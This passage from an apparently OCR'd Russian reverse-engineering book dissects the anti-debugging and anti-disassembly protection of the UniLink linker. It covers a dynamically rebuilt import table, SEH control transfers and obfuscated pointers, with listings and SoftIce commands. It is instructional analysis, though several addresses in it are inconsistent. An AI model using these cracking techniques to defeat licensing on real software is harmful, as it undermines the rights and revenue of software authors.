seg000:000002E0 nReloc_rsc      dw 0
seg000:000002E2 nLineNum_rsc    dw 0
seg000:000002E4 FLAG_RSC        dd 50000040h       ; initalized data |
seg000:000002E4                                    ; shareable | readable
```

Аналогичным образом поступает и секция `.rsrc`, внедряясь в середину секции `.text` (но секцию `.data` она не перекрывает), причем для ослепления некоторых дизассемблеров тут используется еще один хитрый прием: указанный "физический" размер секции `.rsrc` вылетает за пределы дискового файла (рис. 4.7). Системному загрузчику — хоть бы что, а вот некоторые исследовательские утилиты от этого и крышей поехать могут.

Настало время проверить наши предположения на практике. Давайте загрузим эту извращенную программу отладчиком и посмотрим, что содержится в памяти по адресу

```
IMAGE_BASE + 4B000h = 44B000h,
```

мусор или нормальная таблица импорта? Отладчик SoftIce (как этого и следовало ожидать) обламывается с отладкой этого извращенного файла, просто проскакивая точку входа, а вот WDB, сполна оправдывая репутацию фирмы Microsoft (это не ирония!), пусть и не без ругательств, но все-таки

загружает наш подопытный файл и послушно останавливается в точке входа (листинг 4.51).



Рис. 4.7. Динамическое замещение таблицы импорта в процессе загрузки PE-файла

Листинг 4.51. Динамические библиотеки, импортируемые защищенной программой

```
Module Load: F:\IDAP\HARON\ulink.exe  (symbol loading deferred)
Thread Create:  Process=0, Thread=0
Module Load: C:\WINNT\SYSTEM32\ntdll.dll  (symbol loading deferred)
Module Load: C:\WINNT\SYSTEM32\kernel32.dll  (symbol loading deferred)
Module Load: C:\WINNT\SYSTEM32\ntdll.dll  (could not open symbol file)
Module Load: F:\IDAP\HARON\ulink.exe  (could not open symbol file)
Module Load: C:\WINNT\SYSTEM32\kernel32.dll  (could not open symbol file)
Stopped at program entry point
```

Отладчику показалось, что отлаживаемая программа импортирует некоторые функции из самой себя! Но мы-то, излазившие защищенный файл вдоль и поперек, хорошо знаем, что за исключением kernel32.dll, никаких других экспортируемых или импортируемых библиотек здесь нет, и такое поведение отладчика, судя по всему, объясняется все тем же самым мусором. OK, переключаем свое внимание на окно с дампом памяти, заставляя ее отобразить содержимое таблицы импорта (листинг 4.52).

Листинг 4.52. Представление таблицы импорта в памяти

```
0x0023:0x0044B000 14 b0 04 00 01 00 00 00 ff ff ff ff f6 02 00 00 ................
0x0023:0x0044B010 14 b0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0023:0x0044B020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Ура! Открываем на радостях пиво! Содержимое памяти доказательно подтверждает, что загрузка файла действительно происходит именно так, как мы и предполагали! Хорошо, но что же нам теперь делать? То бишь найти причину помешательства дизассемблеров мы нашли, но вот как ее нейтрализовать? Ну, это не вопрос! Достаточно лишь скопировать `14h` байтов памяти с адреса `49E00h` по адресу `4B000h` и скорректировать ссылку на IAT, направив ее на любое, заполненное нулями, место.

HIEW теперь заглатывает защищенную программу и даже не пикает! А IDA... а IDA по-прежнему отказываться обрабатывать этот файл, и с завидным упорством слетает. В чем же причина? Вы, конечно, будете смеяться, но истинный виновник есть ни кто иной, как Microsoft! Если бы не жутко прогрессивная платформа NET? А... Впрочем, чего это я разворчался? Сами смотрите (листинг 4.53):

Листинг 4.53. Диалог выбора типа файлов в IDA

```
(•) Microsoft.Net assembly [pe.ldw]
( ) Portable executable for IBM PC (PE) [pe.ldw]
( ) MS-DOS executable (EXE) [dos.ldw]
( ) Binary file
```

Вот это да! С роду такого не было! Чтобы IDA неправильно опознала формат файла!!! Перемещаем радиокнопку на одну позицию вниз (ведь мы имеем дело отнюдь не с Microsoft NET assembly, а с PE!) и IDA успешно открывает файл. Причем с восстановлением таблицы импорта можно было и не возиться, IDA просто ругнулась на мусор, и все! Но кто ж знал?! Задним умом все мы крепки...

Короче, возвращаясь к терпеливо ожидающему нас отладчику, в точке входа дизассемблерный текст выглядит так (листинг 4.54).

Листинг 4.54. В точке входа защищенной программы

```
00446673 55                 push   ebp
00446674 68AECF4200         push   42CFAEh
00446679 8BDC               mov    ebx,esp
0044667B 2403               and    al,3
0044667D 7203               jb     00446682
0044667F FE4302             inc    byte ptr [ebx+2]
00446682 D7                 xlat   byte ptr [ebx]
00446683 27                 daa
00446684 81042453970000     add    dword ptr [esp],9753h
```

```
0044668B 1AC9          sbb    cl,cl
0044668D 9F            lahf
0044668E FF33          push   dword ptr [ebx]
00446690 FC            cld
00446691 C3            ret
```

Не очень-то это похоже на осмысленный код программы! Может быть, это снова мусор? Маловероятно, ведь отладчик использует штатный системный загрузчик PE-файлов и потому показывает образ файла таким, какой он в действительности есть, ну если, конечно, защита тем или иным образом не противостоит отладке. Ладно, отставив разговорчики в строю, начинаем трассировать код и с первых же строк впадаем в некоторое замешательство. Защита опрашивает начальное значение регистра `EAX`, которое (если верить отладчику!) как будто бы равно нулю, но полной уверенности в этом у нас нет. Еще со времен старушки MS-DOS многие отладчики славились тем, что самостоятельно инициализировали регистры после загрузки, чем и выдавали себя (в частности, при нормальной загрузке файла регистр `SI` содержал в себе адрес первой исполняемой команды, а при загрузке под отладчиком Turbo Debugger был равен нулю). Вообще-то, закладываться на "предопределенные" значения регистров — дурной тон. Никто не гарантирует, что в следующих версиях Windows что-нибудь не изменится, и если такое вдруг произойдет, то защита откажет в работе, обломав не только хакеров, но и легальных пользователей. Впрочем, начальное значение регистра `EAX (AX)` по жизни равно нулю, и с некоторой натяжкой за это можно зацепиться.

Далее защита непонятно зачем увеличивает старшее слово, только что закинутое в стек, на единицу, вызывает абсолютно бесполезные команды `XLAT`, `DAA`, `ADD`, `SBB` и загружает регистр флагов в `EAX`. Уж не пытается ли она этим самым обнаружить флаг трассировки? Затем делает `RETN` для передачи управления по адресу:

```
(42CFAEh + 10000h) + 9753h == 446701h
```

(листинг 4.55).

Листинг 4.55. Загадочный код защищенной программы (без комментариев)

```
.text:00446701          mov    edi, esi
.text:00446703          mov    esi, ebx
.text:00446705          sub    dword ptr [esi], 1006Fh
.text:0044670B          lodsw
.text:0044670D          bswap  eax
.text:0044670F          inc    byte ptr [esi]
.text:00446711          lodsb
```

```
.text:00446712                mov     ah, al
.text:00446714                lodsb
.text:00446715                bswap   eax
.text:00446717                mov     ebp, eax
.text:00446719                movzx   ecx, cl
.text:0044671C                push    dword ptr [ebp+6Bh]
.text:0044671F                lea     eax, [esi-8]
.text:00446722                xchg    eax, fs:[ecx]
.text:00446725                mov     edx, eax
.text:00446727                inc     edx
.text:00446728                jz      short loc_44672D
.text:0044672A                mov     edx, [eax+4]
.text:0044672D
.text:0044672D loc_44672D:                    ; CODE XREF:text:00446728j
.text:0044672D                xchg    eax, [esp]
.text:00446730                pushf
.text:00446731                lea     ebx, [eax+21ADFh]
.text:00446737                jnz     short loc_446745
.text:00446739                lea     edi, [edi+0ACh]
.text:0044673F                mov     dword_44CAF8, edi
.text:00446745
.text:00446745 loc_446745:                    ; CODE XREF:.text:0446737j
.text:00446745                bts     dword ptr [esi-0Ch], 8
.text:0044674A                jb      short loc_446753
.text:0044674C                popf
.text:0044674D                call    $+5
.text:00446752                retf
```

Отладчик доходит лишь до `RETF` и после этого сразу же "дохнет". К тому же остается совершенно непонятным, что же собственно делает этот запутанный и витиеватый код? При желании, конечно, с ним можно разобраться, но нужно ли? Ведь отладить нашу подопытную мы все равно не сможем, во всяком случае, в WDB.

Хорошо, зайдем с другого конца. Предположим, что программа работает с операционной системой не напрямую (через Native API), а через подсистему win32 (win32 API). Тогда, установив точку останова на любую API-функцию, вызываемую программой, мы автоматически попадем в гущу "нормального" программного кода, уже распакованного (или расшифрованного) защитой. Весь вопрос в том, какие именно API-функции вызывает программа. Ну, пусть это будет `GetVersion`, с вызова которой начинается

стартовый код практически любой программы. Запускаем SoftIce, нажимаем <Ctrl>+<D>, даем команду

```
bpx GetVersion,
```

выходим из отладчика, вызываем unlink.exe и ничего не происходит! Отладчик не всплывает! Выходит, исследуемая нами программа не использует `GetVersion`! Что ж, удаляем предыдущую точку останова и пытаемся "забрейкать" `CreateFileA` (ну, должен линкер как-то открывать файлы!!!). Так, <Ctrl>+<D>, вводим

```
bpx CreateFileA,
```

нажимаем <Enter>, затем

```
x,
```

еще <Enter> Ура! Это срабатывает! Отладчик перехватывает вызов защищенной программы, и после выхода из тела `CreateFileA` по команде

```
P RET
```

(в `CreateFileA` для нас действительно нет ничего интересного) мы оказываемся в следующем коде (листинг 4.56).

Листинг 4.56. Код, вызывающий API-функцию `CreateFileA`

```
001B:00416DEB          CALL      [USER32!CharToOemBuffA]
001B:00416DF1          PUSH      00000104
001B:00416DF6          LEA       EAX,[ESP+08]
001B:00416DFA          PUSH      EAX
001B:00416DFB          LEA       EDX,[ESP+0C]
001B:00416DFF          PUSH      EDX
001B:00416E00          CALL      [KERNEL32!GetShortPathNameA]
001B:00416E06          TEST      EAX,EAX
001B:00416E08          JZ        00416E2B
001B:00416E0A          LEA       EDX,[ESP+04]
001B:00416E0E          PUSH      00
001B:00416E10          PUSH      27
001B:00416E12          PUSH      03
001B:00416E14          PUSH      00
001B:00416E16          PUSH      01
001B:00416E18          PUSH      80000000
001B:00416E1D          PUSH      EDX
001B:00416E1E          CALL      [KERNEL32!CreateFileA]
001B:00416E24          MOV       EBX,EAX
```

```
001B:00416E26          CMP       EBX,-01
001B:00416E29          JNZ       00416E35
001B:00416E2B          CALL      [KERNEL32!GetLastError]
001B:00416E31          MOV       ESI,EAX
001B:00416E33          JMP       00416E5B
```

Обратите внимание: несмотря на отсутствие таблицы импорта, программа каким-то загадочным образом все-таки импортирует из kernell32.dll все необходимые ей API-функции. Очень хорошо! И мы остаемся в среде привычной для нас подсистемы win32 API. Как именно осуществляется импорт, вот это уже другой вопрос! Кстати, давайте заглянем в одну такую функцию дизассемблером (листинг 4.57).

Листинг 4.57. Вид таблицы импорта в дизассемблере

```
.text:00416E18          push 80000000h
.text:00416E1D          push edx
.text:00416E1E          call dword_44CC20 ; это было KERNEL32!CreateFileA
.text:00416E24          mov ebx, eax
.text:00416E26          cmp ebx, 0FFFFFFFFh
.text:00416E29          jnz short loc_416E35
…
.data:0044CC14 dword_44CC14  dd ?       ; DATA XREF: sub_416DA0+AD↑r
.data:0044CC14                          ; sub_416DA0+F9↑r ...
.data:0044CC18 dword_44CC18  dd ?       ; DATA XREF: .text:0041A10E↑r
.data:0044CC1C dword_44CC1C  dd ?       ; DATA XREF: .text:0041A1AA↑r
.data:0044CC20 dword_44CC20  dd ?       ; DATA XREF: sub_416DA0+7E↑r
.data:0044CC20                          ; sub_416F3C+AB↑r
.data:0044CC24 dword_44CC24  dd ?       ; DATA XREF: sub_416DA0+DF↑r
.data:0044CC24                          ; sub_416F3C+128↑r
.data:0044CC28 dword_44CC28  dd ?       ; DATA XREF: sub_416F3C+1AE↑r
.data:0044CC28                          ; sub_417158+F1↑r ...
.data:0044CC2C dword_44CC2C  dd ?       ; DATA XREF: sub_419DD8+3C↑r
.data:0044CC2C                          ; sub_41AD20+12E↑r ...
.data:0044CC30 dword_44CC30  dd ?       ; DATA XREF: .text:004014C4↑r
.data:0044CC34 dword_44CC34  dd ?       ; DATA XREF: sub_419DD8+31↑r
.data:0044CC34                          ; .text:0041A3E5↑r ...
.data:0044CC38 dword_44CC38  dd ?       ; DATA XREF: sub_419DD8+1E↑r
.data:0044CC38                          ; .text:0041A3A4↑r ...
```

Смотрите! В дисковом файле адресов импортируемых функций просто нет, и таблица импорта, судя по всему, заполняется защитой динамически. А это значит, что в дизассемблере мы просто не сможем разобраться, какая именно функция, в какой точке программы вызывается. Или все-таки сможем?! Достаточно просто скинуть импорт работающей программы в дамп, а затем просто загрузить его в IDA! Затем, отталкиваясь от адресов экспорта, выданных по команде `dumpbin /EXPORTS kernel32.dll`, мы без труда приведем таблицу импорта в нормальный вид. Итак, прокручивая экран дизассемблера вверх, находим, где у этой таблицы расположено ее начало или нечто на него похожее (если мы ошибемся, ничего страшного не произойдет, просто часть функций останется нераспознанными, и когда мы с ними столкнемся лицом к лицу, эту операцию придется повторять вновь). Вот, кажется, мы нашли, что искали, смотрите (листинг 4.58).

Листинг 4.58. Предполагаемое начало таблицы импорта

```
.data:0044CC09                          ; sub_43E6D4+22A↑r ...
.data:0044CC0A              db ? ; unexplored
.data:0044CC0B              db ? ; unexplored
.data:0044CC0C              db ? ; unexplored
.data:0044CC0D              db ? ; unexplored
.data:0044CC0E              db ? ; unexplored
.data:0044CC0F              db ? ; unexplored
.data:0044CC10              db ? ; unexplored
.data:0044CC11              db ? ; unexplored
.data:0044CC12              db ? ; unexplored
.data:0044CC13              db ? ; unexplored
.data:0044CC14 dword_44CC14 dd ?          ; DATA XREF: sub_416DA0+AD↑r
.data:0044CC14                            ; sub_416DA0+F9↑r ...
.data:0044CC18 dword_44CC18 dd ?          ; DATA XREF: .text:0041A10E↑r
.data:0044CC1C dword_44CC1C dd ?          ; DATA XREF: .text:0041A1AA↑r
.data:0044CC20 dword_44CC20 dd ?          ; DATA XREF: sub_416DA0+7E↑r
.data:0044CC20                            ; sub_416F3C+AB↑r
.data:0044CC24 dword_44CC24 dd ?          ; DATA XREF: sub_416DA0+DF↑r
.data:0044CC24                            ; sub_416F3C+128↑r
.data:0044CC28 dword_44CC28 dd ?          ; DATA XREF: sub_416F3C+1AE↑r
.data:0044CC28                            ; sub_417158+F1↑r ...
.data:0044CC2C dword_44CC2C dd ?          ; DATA XREF: sub_419DD8+3C↑r
.data:0044CC2C                            ; sub_41AD20+12E↑r ...
```

Условимся считать адрес `0044CC14h` началом. Используя точку останова на `CreateFileA`, вновь вламываемся в программу и, отключив окно данных командой `wd`, скидываем таблицу импорта:

```
d 44CC14.
```

Выходим из SoftIce, запускаем NuMega Symbol Loader и записываем историю команд в файл winice.log (или любой другой, по вашему вкусу). И как со всем этим нам теперь работать? Рассмотрим это на примере вызова функции

```
call dword_44CC78.
```

Прежде всего, мы должны выяснить, какое значение находится в загруженной программе по адресу `44CC87h`. Открываем winice.log по <F3> для просмотра и видим (листинг 4.59).

Листинг 4.59. Определение реального адреса функции, вызываемой командой `CALL DWORD_44CC78`

```
0010:0044CC78 77E8668C  77E8F51E  77E93992  77E8DBF8     .f.w...w.9.w...w
0010:0044CC88 77E93F05  77E85493  77E87BE4  77E87D16     .?.w.T.w.{.w.}.w
0010:0044CC98 77E8C0A6  77E8AF8E  77E8878A  77E8BDE8     ...w...w...w...w
0010:0044CCA8 77E94911  77E9499C  77E9138C  77E8D019     .I.w.I.w...w...w
```

Теперь, обратившись к таблице экспорта kernel32.dll, определяем:

- базовый адрес ее загрузки (в данном случае `77E80000h`);
- имя функции, сумма RVA и IMAGE BASE которой совпадает со значением `77E8668Ch`. Вычитаем из `77E8668Ch` базовый адрес загрузки `77E80000h` и получаем `668Ch`. Ищем строку `668Ch` простым контекстным поиском:

  ```
  302  12D 0000668C GetLastError
  ```

Это оказывается не кто иной, как `GetLastError`, что и требовалось доказать. Конечно, восстанавливать весь импорт вручную — крайне скучно и утомительно. Но кто нам сказал, что мы должны это делать именно вручную?! Ведь дизассемблер IDA поддерживает скрипты, что позволяет автоматизировать всю рутинную работу (подробнее о языке скрпитов можно прочитать в книге "Образ мышления — дизассемблер IDA" Криса Касперски, т. е., собственно, меня).

OK, еще один барьер успешно взят. Воодушевленные успехом, мы продолжаем! Сосредоточим свои усилия на загрузчике таблице импорта, расположенном, по всей видимости, где-то недалеко от точки входа. Несмотря на то, что SoftIce по-прежнему упорно проскакивает точку входа, обламываясь с загрузкой защищенного файла (впрочем, другие версии SoftIce с этим

справляются на ура), мы можем легко обхитрить защиту, просто воткнув в точку входа точку останова. Поскольку бряк должен устанавливаться во вполне определенном контексте, используем уже известную нам `CreateFileA`. Итак,

```
bpx CreateFileA,
```

затем комбинация клавиш <Ctrl>+<D>, запускаем unlink, и когда SoftIce всплывает, даем `bpx 446673` (адрес точки входа), выходим из SoftIce и запускаем unlink вновь. Отладчик тут же всплывает (листинг 4.60).

Листинг 4.60. Точка входа и ее окрестности

```
001B:00446673  55            PUSH   EBP
001B:00446674  68AECF4200    PUSH   0042CFAE
001B:00446679  8BDC          MOV    EBX,ESP
001B:0044667B  2403          AND    AL,03
001B:0044667D  7203          JB     00446682
001B:0044667F  FE4302        INC    BYTE PTR [EBX+02]
001B:00446682  D7            XLAT
001B:00446683  27            DAA
```

Знакомые места! Трассируем код до тех пор, пока не встретится подозрительный `RETF` (от `RET FAR` — далекий возврат), передающий управление по следующему адресу (листинг 4.61):

Листинг 4.61. В далеком возврате

```
001B:77F9FB90  8B1C24        MOV    EBX,[ESP]
001B:77F9FB93  51            PUSH   ECX
001B:77F9FB94  53            PUSH   EBX
001B:77F9FB95  E886B3FEFF    CALL   77F8AF20
001B:77F9FB9A  0AC0          OR     AL,AL
001B:77F9FB9C  740C          JZ     77F9FBAA
001B:77F9FB9E  5B            POP    EBX
001B:77F9FB9F  59            POP    ECX
```

Судя по адресу, этот код принадлежит непосредственно самой операционной системе (а точнее — NTDLL.DLL) и представляет собой функцию `KiUserExceptionDispatcher`. Но что это за функция? Ее описание отсутствует в SDK, но поиск по MSDN обнаруживает пару статей Мэтта Питтрека, посвященных механизмам функционирования SEH и функции `KiUserExceptionDispatcher`.

Структурные исключения! Ну, конечно же! Какая защита обходится без них! Ладно, разберемся, ворчим мы себе под нос, продолжая трассировку защиты дальше. Увы! В той же точке, где WDB терял над программой контроль, SoftIce просто слетает. Ах, вот значит как!!! Ну, защита, держись!!!

UniLink v1.03 от Юрия Харона II, или переходим от штурма к осаде

> Не снабжайте детей готовыми формулами, формулы — пустота. Обогатите их образами и картинами, на которых видны связующие нити. Не отягощайте детей мертвым грузом фактов, обучите их приемам и способам, которые помогут их постигать. Не судите о способностях по легкости усвоения. Успешнее и дальше идет тот, кто мучительно преодолевает себя и препятствия. Любовь к познанию — вот главное мерило. Не учите их, что польза — главное. Главное — возрастание в человеке человеческого. Честный и верный человек гладко выстругает и доску. Научите их почтению, потому что насмехаться любят бездельники, для них не существует целостной картины.
>
> *Антуан де Сент-Экзюпери. "Цитадель"*

Обычно хакеры избегают анализа кода, никак не связанного с защитными механизмами ломаемого приложения. Однако на этот раз мы сделаем исключение. Приемы программирования, использованные Юрием Хароном, интересны не только в контексте взлома, но и как занимательная головоломка. За примером далеко ходить не надо: программа не импортирует ни одной API-функции, не использует прямых адресов Native API, а каким-то невероятным образом самостоятельно находит их адреса в памяти. Спрашиваете, как? Ответ погребен под многокилобайтным слоем машинного кода в исполняемом файле. Единственный путь во всем разобраться — проанализировать программу и воссоздать оригинальный алгоритм (можно, конечно, спросить и самого Юрия Харона, надеюсь, он бы не пожадничал с ответом, но, во-первых, готовые решения хакерам просто не интересны, а во-вторых, прежде чем задать вопрос, надо знать хотя бы половину ответа).

Кроме того, процесс "потрошения" линкера позволяет наглядно продемонстрировать преимущества связки "отладчик плюс дизассемблер" на каждом из этих инструментов по отдельности. Такие программы вообще не ломаются в дизассемблере! Даже возможностей IDA Pro окажется более чем недостаточно! Харон активно использует многоуровневые математические преоб-

разования критических к раскрытию текстовых строк и указателей, "благодаря" чему, они полностью растворяются в дизассемблерном коде, однако без труда обнаруживаются просмотром дампа памяти под отладчиком. С другой стороны, отладчик, в силу другой профессиональной направленности, очень плохо приспособлен для изучения взаимосвязи различных частей кода друг с другом, и без помощи дизассемблера мы будем видеть не лес, но деревья...

Entry Point и ее окружение

Точка входа в программу начинается с традиционного сохранения регистра `EBP`, которое вставлено сюда исключительно ради этики и приличия, а на самом деле совершенно необязательно, поскольку программа, завершающая свое выполнение по `RETN` (а UniLink свое выполнение именно так и завершает), передает управление функции `ExitProcess`, которой все равно, какое значение содержит регистр `EBP`.

Следующая за ней команда `PUSH 42CFAEh` открывает трилогию "математических манипуляций с указателем" и скрывает адреса передачи управления от дизассемблеров и "детишек". Эвристический анализатор IDA Pro всех версий ошибается, во-первых, принимая `42CFAEh` за смещение и, во-вторых, генерируя совершенно "левую" перекрестную ссылку по соответствующему ему адресу. Чтобы махинации с указателем не так бросались в глаза, Харон сдабривает их небольшим количеством мусорного кода, используя для этой цели малораспространенные, а потому и не знакомые начинающим взломщикам машинные команды `XLAT` и `DAA`, однако результат их выполнения никак не используется в программе, что сразу же демаскирует "мусор" в глазах мало-мальски толковых хакеров.

Метаморфозы указателя очень хорошо наблюдать с помощью отладчика. Отдав команду

```
DD; D ESP,
```

мы сможем увидеть следующую цепочку превращений:

```
42CEAEh → 44CFAEh → 406701h.
```

Последнее значение и будет тем самым адресом, на который защитный код спустя несколько машинных команд передаст управление. Чтобы "засечь" тот же самый факт в дизассемблере, все математические вычисления нам придется выполнить вручную. Ну, не совсем вручную (встроенный калькулятор в IDA еще никто не отменял), но такой путь чреват ошибками и вообще трудоемок. Достоинство отладчика в том, что можно вообще не вычислять целевой адрес, а просто сидеть и смотреть, куда в следующее мгновение переметнется ветка управления (листинг 4.62).

Листинг 4.62. Код окрестностей точки входа

```
001B:00446673     PUSH   EBP              ; // сохраняем EBP
001B:00446674     PUSH   0042CFAE         ; // 1] кусочек указателя
001B:00446679     MOV    EBX,ESP          ; // EBX := ESP
001B:0044667B     AND    AL,03            ; м у с о р
001B:0044667D     JB     00446682         ; NEVER JUMP
001B:0044667F     INC    BYTE PTR [EBX+02] ; // 2] 42CEAEh → 43CFAEh
001B:00446682     XLAT                    ; м у с о р
001B:00446683     DAA                     ; м у с о р
001B:00446684     ADD    DWORD PTR [ESP],00009753
                                              ; // 3] 43CFAEh → 446701h
001B:0044668B     SBB    CL,CL            ; м у с о р
001B:0044668D     LAHF                    ; м у с о р
001B:0044668E     PUSH   DWORD PTR [EBX]  ; дублируем 406701h на стеке
001B:00446690     CLD                     ; для подстраховки ;-)
001B:00446691     RET                     ; → JUMP TO 446701h
```

Маленькое замечание для начинающих. Вы думаете, что машинная команда `RET` в строке `446691h` представляет собой инструкцию возврата из подпрограммы? Так-то оно так, да не совсем. Если следовать этой логике, то данный `RET` должен был вышвырнуть программу обратно в Windows (точнее, в породившую ее материнскую функцию `CreateProcessA`). Но ведь этого не происходит, верно? На самом деле, инструкция `RET` ничего не знает о породивших ее функциях. Она просто снимает двойное слово с верхушки стека (где при нормальном развитии событий находится адрес возврата) и передает туда управление. Таким образом, конструкция

```
PUSH p
RETN
```

эквивалента

```
JMP p,
```

за тем исключением, что прямой jump слишком нагляден, а вот состояния стека на момент выполнения инструкции `RETN` в дизассемблере не видать, и все, что нам остается, это либо наивно надеяться, что данный `RET` "легален" и действительно возвратит нас туда, откуда мы были вызваны, либо же утомительно анализировать весь код функции при попытке обнаружить "теневые" манипуляции с указателем стека или лежащем на его вершине значением. Если ни то, ни другое вас не прельщает, запустите свой любимый отладчик и загляните на стек "вживую".

В данном случае он должен выглядеть так (листинг 4.63).

Листинг 4.63. Содержимое стека на момент выполнения инструкции RETF

```
                RETN:...
23:0012FFB8 →   00446701h — дублированный указатель BOND 007
                00446701h — указатель BOND 007, полученный путем хитрых махинаций
                0012FFF0h — сохраненное значение EBP (кадр стека CreateProcess)
                77E87903h — адрес возврата в CreateProcess
```

Передача управления по структурному исключению

И вот мы вдыхаем воздух адреса 4467701h, предающего свой код самым диким и огульным извращениям, которые только можно себе представить. Но не будем впадать в лирику, а поскорее перейдем к делу. Прежде всего познакомимся с "редкоземельной" инструкцией BSWAP, меняющей порядок следования байтов в 32-разрядном регистре на противоположный. Официально эта инструкция предназначена для преобразования тупоконечников (двойных слов, младший байт которых лежит по меньшему адресу) в остроконечники (двойных слов, младший байт которых лежит по большему адресу), и соответственно, наоборот. Подобная задача возникает, в частности, при работе с инородными (т. е. полученными на машине с другой организацией памяти) файловыми форматами, сетевыми пакетами и т. д.

С точки же зрения хакера, инструкция BSWAP примечательна, в первую очередь, тем, что, помещая старший и младший байт старшего слова в младший и старший байт младшего слова, она значительно упрощает обработку последних. Вот, например, захотелось вам увеличить третий слева байт регистра EAX на единицу (не сам регистр!). Как это сделать? Да очень просто!

```
BSWAP EAX/INC AL/BSWAP EAX.
```

А теперь попробуйте для контраста проделать ту же самую операцию "вручную"! Кроме того, команда BSWAP пригодна для примитивного шифрования, поскольку она, как и XOR, при повторной обработке уже обработанных данных возвращает исходный результат. Но если команда XOR навязла в зубах еще со временен старика Спектрума, то BSWAP, впервые появившись в Intel 80486, все еще остается экстравагантной экзотикой. Многие начинающие хакеры даже ухитряются вообще игнорировать ее существование!

Но вернемся к нашему коду (листинг 4.64).

Листинг 4.64. Математические манипуляции для скрытого вычисления целевого указателя

```
001B:00446701   MOV     EDI,ESI      ; ESI == 0; EDI := 0;
001B:00446703   MOV     ESI,EBX   ; ESI := 12FFBCh; ESI == &[00446692h]
001B:00446705   SUB     DWORD PTR [ESI],01006F    ; 446701 → 436692
```

```
001B:0044670B  LODSW              ; EAX == 0000000h → EAX := 00006692h;
001B:0044670D  BSWAP   EAX                ; EAX := 92660000h
001B:0044670F  INC     BYTE PTR [ESI]      ; 436692h → 446692h
001B:00446711  LODSB                      ; EAX := 92660044h
001B:00446712  MOV     AH,AL              ; EAX := 92664444h
001B:00446714  LODSB                      ; EAX := 92664400h
001B:00446715  BSWAP   EAX                ; EAX := 00446692h
001B:00446717  MOV     EBP,EAX            ; EBP := 00446692h
001B:00446719  MOVZX   ECX,CL              ; ECX := 00000000h
001B:0044671C  PUSH    DWORD PTR [EBP+6B] ; ???
001B:0044671F  LEA     EAX,[ESI-08] ; EAX на двойное слово выше &[0446692h]
```

Программа устанавливает регистр `ESI` на двойное слово, находящееся на вершине стека (а как мы помним, там находится `446692h`), и путем математических преобразований превращает его в число `446692h`. На осуществление своей затеи Харон пожертвовал аж девять машинных команд. Целых 20 байтов абсолютно бессмысленного кода! Оптимизация по размеру и скорости! Тем не менее, своего он добился, и с лету взять этот "укрепрайон" (в дизассемблере) получится далеко не у всякого хакера. Да и в отладчике смысл происходящего становится не сразу ясен. Чтение кусочков старого указателя командами `LODSW/LODSB` переплетается с его модификацией командами `SUBINC` и `BSWAP/MOV`.

Затем полученный указатель засылается в `EBP`, который тут же используется для пересылки в стек двойного слова, расположенного по относительному смещению `6Bh` и равного `4245E1h`. Что это? Внешне очень похоже на указатель, но не будем торопиться с выводами и позволим событиям развиваться естественным путем, просто пометив данную строчку листинга знаком вопроса.

Далее регистр `EAX` завуалированным путем перемещается на вершину стека, используя в качестве отправной точки вовсе не регистр `ESP`:

`MOV EAX, ESP`,

а регистр `ESI`, который в настоящий момент указывает на первый байт за концом только что прочитанного двойного слова. Добавив к нему еще одно двойное слово, только что заброшенное в стек по `PUSH`, мы получаем, что вершина стека находится на восемь байтов выше текущего значения `ESI`. Теперь вам понятен смысл конструкции

`LEA EAX,[ESI – 08h]`?

Собственно содержимое стека выглядит приблизительно как в листинге 4.65.

Листинг 4.65. Содержимое стека на момент загрузки его верхнего двойного слова в EAX

```
0023:0012FFB8 004245E1 ← EAX  (адрес, загнанный по PUSH [446692h + 6Bh])
              00446692   (адрес, полученный путем математических манипуляций)
              0012FFF0      (старый EBP)
              77E87903      (старый RET to CreateProcess)
```

А вот со следующей машинной команды начинается самое интересное.

```
XCHG EAX, FS:[ECX].
```

Что содержит в себе двойное слово по адресу `FS:0h`? (Значение регистра `ECX` равно нулю.) Да не запинают меня опытные хакеры за то, что я сейчас буду это разжевывать! Профессионалам хорошо, они уже все знают, а вот как быть начинающим? Конечно, если читатель знаком с бессмертным творением Мэтта Питтрека "Секреты системного программирования в Windows 95", то он наверняка помнит, что в сегментном регистре `FS` содержится селектор, указывающий на информационный блок цепочки, так называемый Thread Information Block, или, сокращенно, TIB, первое двойное слово которого и есть указатель на структуру `EXCEPTION_REGISTRATION_RECORD`, использующийся операционной системой для управления структурными исключениями. Говоря словами Питтрека: "Когда вы увидите ассемблерный код, использующий `FS:[0]`, знайте, что он выполняет что-то, связанное со структурированной обработкой исключений".

"Ну вот, — вздохнет иной читатель — отсылать к литературе легче всего!" Но апеллировать к раритетным источникам как-то не по-хакерски. Никто, конечно, не говорит, что читать книги нехорошо (книги, особенно хорошие, могут игнорировать только идиоты), но вот попадать в зависимость от книг (даже хороших), право же, не стоит! Конечно, каждый раз дизассемблировать операционную систему, как только у вас возникнет какой-то вопрос, не выход, да и зачем? Ведь большинство ответов можно найти и в документации, нужно лишь уметь искать! Вот и давайте попробуем поискать подстроку `FS:[0` в MSDN. Отсутствие закрывающей скобки связано с тем, что адрес может быть записан по-разному: и как `[0]`, и как `[0x0]`, и как `[000000000]`, и еще множеством других способов.

В ответ обнаруживаются два любопытнейших документа (и оба от Мэтта Питтрека), исчерпывающе описывающих реализацию механизма обработки структурных исключений в Windows 9*x*/NT: "A Crash Course on the Depths of Win32 Structured Exception Handling" и "Under The Hood". Если мы немного смягчим условия поиска и попросим MSDN показать все документы, содержащие в себе "register NEAR FS", то мы быстро наткнемся на главу "6.6 The .tls Section" из спецификации на PE-файл, говорящую: "When a thread is created, the loader communicates the address of the thread's TLS array

